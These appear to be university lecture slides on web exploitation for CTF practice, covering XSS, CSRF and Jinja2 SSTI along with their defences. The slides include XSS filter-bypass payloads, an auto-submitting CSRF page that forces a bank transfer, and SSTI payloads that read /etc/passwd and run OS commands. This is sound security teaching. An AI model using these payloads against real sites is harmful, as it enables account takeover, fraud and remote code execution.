



Web Exploitation 3

University of Insubria

Outline

- XSS
- CSRF
- SSTI

XSS

XSS

Although injecting dynamic values into web pages is now a fundamental aspect of many websites, it can still pose a significant security risk, such as the potential for **XSS** or **SSTI** attacks.

XSS is a security vulnerability that allows attackers to inject malicious HTML tags into a web page. This can lead to the injection of various types of code, including:

- **HTML**: via HTML tags
- **JavaScript**: via the `<script>` tag
- **CSS**: via the `<style>` tag

XSS

Let's suppose we're signing up to a new website



```
POST /register HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0...
Content-Type: application/json

{"user": "John Doe", "pwd": "s1mpl3p4ssw0rd"}
```

XSS



```
HTTP/1.1 200 OK  
Server: nginx/1.18.0  
Date: Fri, 03 Mar 2023 18:05:13 GMT  
Content-Type: text/html
```

```
<!DOCTYPE html>  
<html>  
<head>  
  <title>Example Website</title>  
</head>  
<body>  
  <h1>Welcome, John Doe!</h1>  
</body>  
</html>
```

XSS

```

<!DOCTYPE html>
<html>
<head>
  <title>Example Website</title>
</head>
<body>
  <h1>Welcome, {{username}}!</h1>
</body>
</html>

```

XSS



```
POST /register HTTP/1.1  
Host: example.com  
User-Agent: Mozilla/5.0...  
Content-Type: application/json
```

```
{"user": "<script>alert(1)</script>", "pwd": "s1mpl3p4ssw0rd"}
```


XSS

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Fri, 03 Mar 2023 18:05:13 GMT
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
  <title>Example Website</title>
</head>
<body>
  <h1>Welcome, <script>alert(1)</script>!</h1>
</body>
</html>
```

XSS

Now, imagine if the same thing happened in a comment on a YouTube video.

Everyone who just **read** that comment, will **execute** the script, without even noticing it.

So, you'll have arbitrary execution of JavaScript code on every client's machine who visits the website.

Pretty scary, huh?

XSS Types

There are 3 main types of XSS attacks:

- **Reflected XSS:** malicious code is sent to the server and immediately reflected back to the user's browser through a vulnerable input field or URL parameter
- **Stored XSS:** the malicious code is permanently stored on the web server (such as in a database) and sent to the client in every subsequent request.
- **DOM-based XSS:** injects malicious code that is executed in the user's browser as a result of manipulating the Document Object Model. The payload might not ever get to the server.

XSS

In CTF challenges, you'll often find websites that do self-made HTML sanitization.

As with cryptography, you should never try to reinvent something that already exists and works better than your own solution.

So, if a website uses its own sanitization system, then it's probably broken and easily exploitable.


In the context of CTFs, the goal of XSS challenges is to bypass a couple of filters or break the Same Origin Policy (SOP).

XSS - Examples

The XSS payloads are thousands, ranging from the simplest to the most imaginative, here are some examples:

```
<script>alert('XSS')</script>
<img src=x onerror=alert('XSS');>
<svg id=alert(1) onload=eval(id)>
<object/data="jav&#x61;sc&#x72;ipt&#x3a;al&#x65;rt&#x28;23&#x29;">
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

XSS - Examples



XSS - Examples

For more payloads:

[PayloadsAllTheThings](#), [XSS Payload List](#)

XSS

But, after you found the way for bypassing XSS filters, what can you do?

- Steal non-HTTPOnly cookies
- Abuse computational power (not related to CTF challenges)
- Altering the web page's contents
- Make HTTP requests (Be careful at the SOP!)

XSS

To avoid XSS attacks, it's necessary to sanitize any user input that will be included in a page's HTML.

But, how can we do that? The most popular library for HTML sanitization is DOMPurify. This library can work both client and server side, and deletes any potential xss attack.

```
const clean = DOMPurify.sanitize(dirty);
```

XSS

Challenge Time:

- [Curious George](#)

- Time: 30 minutes

CSRF

CSRF

Imagine being registered on **bank.com**, the website of your bank.

One day you visit **evil.com**, a malicious website that wants to steal the money you have in your bank account.

After just a few seconds of visiting it, the bank notifies you that you have made a **transfer** of **10,000€** to an unknown user.

How could it happen?

CSRF

Let's suppose the bank's form for sending money looks like this:

```
<form action="/api/sendmoney.php" method="POST">
  <label for="recipient">The user you want to send money to</label>
  <input type="text" name="recipient" id="recipient">

  <label for="amount">The amount of money you want to send</label>
  <input type="number" name="amount" id="amount">

  <input type="submit" value="Send Money">
</form>
```

CSRF

Now, remember 2 important things:

- Submitting a form is just the **same** as making a POST request.
- If you make a request via your browser, it will append all the cookies associated with that website

So, how evil.com stole 10 grand from our bank just by visiting it?

Basically, the evil.com's HTML code looks like this:

CSRF

```

<!DOCTYPE html>
<html>
<head>
  <title>Malicious Website</title>
</head>
<body>
  <form action="https://bank.com/api/sendmoney.php" method="POST" id="malicious_form">
    <label for="recipient">The user you want to send money to</label>
    <input type="text" name="recipient" id="recipient" value="malicious_user">

    <label for="amount">The amount of money you want to send</label>
    <input type="number" name="amount" id="amount" value="10000">

    <input type="submit" value="Send Money">
  </form>
  <script>
    window.onload = () => document.getElementById("malicious_form").submit();
  </script>
</body>
</html>

```

CSRF

When we visit evil.com, as soon as the page **loads**, a form (identical to the bank.com's form) gets **auto-submitted** with values controlled by the attacker (in this case, the recipient is malicious_user and the amount is 10000)

Since submitting a form is equivalent to a client-side redirect, the browser includes cookies in our request.

In practice, when we visit evil.com, the same request is executed as if we were in bank.com.

CSRF

Why does this happen?

Because in this case, bank.com is **unable to differentiate** between a POST request submitted via its **own form** and one submitted through **another means**.

So **anyone** can compile and submit forms with **your cookies** using this technique.

How can we fix that?

CSRF

We can fix it using a CSRF token, a random and unpredictable string generated by the server and added to a form.

The CSRF token is saved on the user session, and checked (server side) when you submit the form.

With this mechanism, the server can distinguish between a request made by submitting its own form and a CSRF attack.

Let's see how can we fix the previous form by adding a CSRF token.

CSRF

We can fix it using a CSRF token, a random and unpredictable string generated by the server and added to a form.

The CSRF token is saved on the user session, and checked (server side) when you submit the form.

With this mechanism, the server can distinguish between a request made by submitting its own form and a CSRF attack.

Let's see how can we fix the previous form by adding a CSRF token.

CSRF

```
<form action="/api/sendmoney.php" method="POST">
  <label for="recipient">The user you want to send money to</label>
  <input type="text" name="recipient" id="recipient">

  <label for="amount">The amount of money you want to send</label>
  <input type="number" name="amount" id="amount">

  <input type="hidden" name="csrf_token" value="4ede0f194bdc232bd7ed018e6e343f3e">

  <input type="submit" value="Send Money">
</form>
```

The CSRF token, being **different** on **every** request, is in fact **unpredictable**

CSRF

Challenge Time:

- [Buy Me a Flag](#)

- Time: 30 minutes

SSTI

SSTI

Another way for adding dynamic values on a web page is using template engines, that can generate HTML pages on the fly on every request.

An example is Jinja2, the template engine used by Flask, a famous web server library for Python.

Using such template engines allows to move the HTML code generation workload on the client side.

This technique is called SSR (Server Side Rendering)

Let's see an example of how Jinja2 works:

SSTI - Example

```

<!DOCTYPE html>
<html>
<head>
  <title>To-Do App</title>
</head>
<body>
  <h1>To-Do List</h1>
  <ul>
    {% if len(todos) == 0 %}
      <h1>You have no todos</h1>
    {% else %}
      {% for todo in todos %}
        <li>{{ todo }}</li>
      {% endfor %}
    {% endif %}
  </ul>
</body>
</html>

```


SSTI - Example



```
from flask import render_template
todos = ["do homework", "cook", "clean your house"]
render_template("index.html", todos=todos)
```

SSTI - Example



```
<!DOCTYPE html>
<html>
<head>
  <title>To-Do App</title>
</head>
<body>
  <h1>To-Do List</h1>
  <ul>
    <li>do homework</li>
    <li>cook</li>
    <li>clean your house</li>
  </ul>
</body>
</html>
```

SSTI

What happens if we can inject arbitrary code inside the template?

- Full control of the page contents
- RCE on the target machine

But before seeing how we can conduct an attack, let's learn how to recognize an application vulnerable to SSTI

SSTI

The first step for recognizing a vulnerable app is trying to inject simple template code inside a form's fields

An example would be: `{{ 9*9 }}`

If the page displays **81** after submitting the form, then you've correctly found a SSTI vulnerability.

If you have access to the application's code, then it should be easier to find such vulnerability. Let's see an example of vulnerable code:

SSTI

```
from flask import render_template_string

name = ...
todos = ['do homework', 'cook', 'clean your house']
template = f'<h1>Hello {name}!</h1>'
template += """
    <ul>
        {% for todo in todos %}
            <li>{{ todo }}</li>
        {% endfor %}
    </ul>
"""

page = render_template_string(template, todos=todos)
```

SSTI

The exploits often become very complex and unreadable, because you'll probably have to access classes or modules via dunder (or special) attributes, which are attributes starting with 2 underscores.

For example `__class__` or `__name__` .

An average payload looks like this:

```
# Read a local file
{{ '.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
# Remote Command Execution
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```

SSTI

Common examples of bypassing banned characters such as “_” or “.” are explained below:

```
request.__class__  
request|attr(__class__)
```

`lattr()` acts like a dot

```
https://vulnerable.com/vuln?expl={{request|attr(request.args.class)}}&class=__class__
```

Here we add the banned chars inside the request's parameters

SSTI



```
https://vulnerable.com/vuln?expl={{request|attr(request|attr(args)|attr(class))}&class=__class__
```



```
{{ request|attr([request|attr(args)|attr(usc)*2, class, request|attr(args)|attr(usc)*2]|join) }}
```

More advanced filter bypasses [here](#)

SSTI

Challenge Time:

- [FlagDownloader 1](#)
- [FlagDownloader 2](#)

- Time: 30 minutes

Any Questions?

Don't forget to complete the 'Web Security 3' module by next week to level up your security skills!